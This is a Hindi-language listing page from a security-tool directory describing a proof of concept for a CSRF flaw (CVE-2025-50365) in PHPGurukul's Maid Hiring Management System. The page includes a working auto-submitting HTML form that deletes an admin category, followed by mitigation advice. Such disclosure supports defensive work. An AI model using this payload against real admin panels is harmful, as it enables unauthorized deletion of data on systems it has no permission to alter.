
Skip to content
KitploitKITPLOIT
उपकरणएक्सप्लॉइटब्लॉग
Log in
जमा करें
उपकरणएक्सप्लॉइटब्लॉग
जमा करें

हैकिंग, पेनटेस्ट और साइबर सुरक्षा उपकरण आपके सुरक्षा शस्त्रागार के लिए!

Kitploit हैकिंग, साइबर सुरक्षा और पेंटेस्टिंग टूल्स की एक निर्देशिका है। कमजोरियों को खोजने, सिस्टम का विश्लेषण करने, परीक्षण को स्वचालित करने और अपनी सुरक्षा को मजबूत करने के लिए नवीनतम प्रोजेक्ट अपडेट खोजें।

फ़ीडसंपर्कगोपनीयता© 2026 Kitploit

टूल निर्देशिका

श्रेणियाँ

सभी श्रेणियाँ देखें
Loading categories
CVE-2025-50365_CSRF_DELETE_CATEGORY-phpgurukul-CVE — PoC for CVE-2025-50365: PHPGurukul Maid Hiring Management System में एक CSRF दोष, जो एक क्राफ्टेड एडमिन अनुरोध के माध्यम से हायरिंग श्रेणियों को हटाने की अनुमति देता है। | Kitploit
उपकरण/GitHubGitHub/1h3ll/cve-2025-50365_csrf_delete_category-phpgurukul-cve
भेद्यता विश्लेषणशोषणवेब एप्लिकेशन शोषणCTFपेनिट्रेशन टेस्टिंगलर्निंग और शिक्षा
GitHub1h3ll/cve-2025-50365_csrf_delete_category-phpgurukul-cve

CVE-2025-50365_CSRF_DELETE_CATEGORY-phpgurukul-CVE

PoC for CVE-2025-50365: PHPGurukul Maid Hiring Management System में एक CSRF दोष, जो एक क्राफ्टेड एडमिन अनुरोध के माध्यम से हायरिंग श्रेणियों को हटाने की अनुमति देता है।

रिपॉजिटरी देखें
171 साल पहलेअभी तक समीक्षित नहीं

सबसे लोकप्रिय

सभी देखें →

हमारे समुदाय द्वारा सबसे अधिक उपयोग किए जाने वाले उपकरण खोजें।

सभी उपकरण खोजें

हमारे उपकरणों का संग्रह ब्राउज़ करें

सभी उपकरण देखें →
साझा करें

परियोजना का नाम और रेपो URL: PHP और MySQL का उपयोग करके नौकरानी किराया प्रबंधन प्रणाली

कमजोरी का प्रकार: क्लाइंट साइड रिक्वेस्ट फोर्जरी

प्रभावित संस्करण: v1.0

💣कमजोरी का विवरण: PHPGurukul किराया प्रबंधन प्रणाली के एडमिन पैनल में एक क्रॉस-साइट रिक्वेस्ट फोर्जरी (CSRF) कमजोरी मौजूद है, जो एक हमलावर को प्रमाणित एडमिन को एक दुर्भावनापूर्ण साइट पर जाने के लिए धोखा देकर मनमानी किराया श्रेणियों को हटाने की अनुमति देती है। इससे डेटा हटाने और अनधिकृत एडमिन-स्तरीय परिवर्तन हो सकते हैं।

👩‍💻प्रभाव: अनधिकृत श्रेणी हटाना।

🛜प्रूफ-ऑफ-कॉन्सेप्ट (PoC):

  1. एक श्रेणी हटाने की कार्यक्षमता थी जहाँ केवल प्रमाणित एडमिन ही श्रेणी हटा सकता था। 1
  2. एंडपॉइंट /admin/manage-category.php पर GET अनुरोध भेजने के लिए HTML कोड CSRF-POC
<html>
  <body>
    <form action="http://127.0.0.1/mhms/admin/manage-category.php">
      <input type="hidden" name="delid" value="13" />
      <input type="submit" value="Submit request" />
    </form>
    <script>
      history.pushState('', '', '/');
      document.forms[0].submit();
    </script>
  </body>
</html>

  1. HTML कोड का उपयोग करके एक दुर्भावनापूर्ण URL बनाएं। 3


  2. एडमिन के लिंक पर क्लिक करने के बाद, श्रेणी हटा दी जाएगी। 4 5

अनुशंसा: एडमिन फॉर्म में CSRF टोकन लागू करें, SameSite कुकीज़ लागू करें, और अनधिकृत कार्यों को रोकने के लिए अनुरोध मूल को मान्य करें।

टूल डाउनलोड करें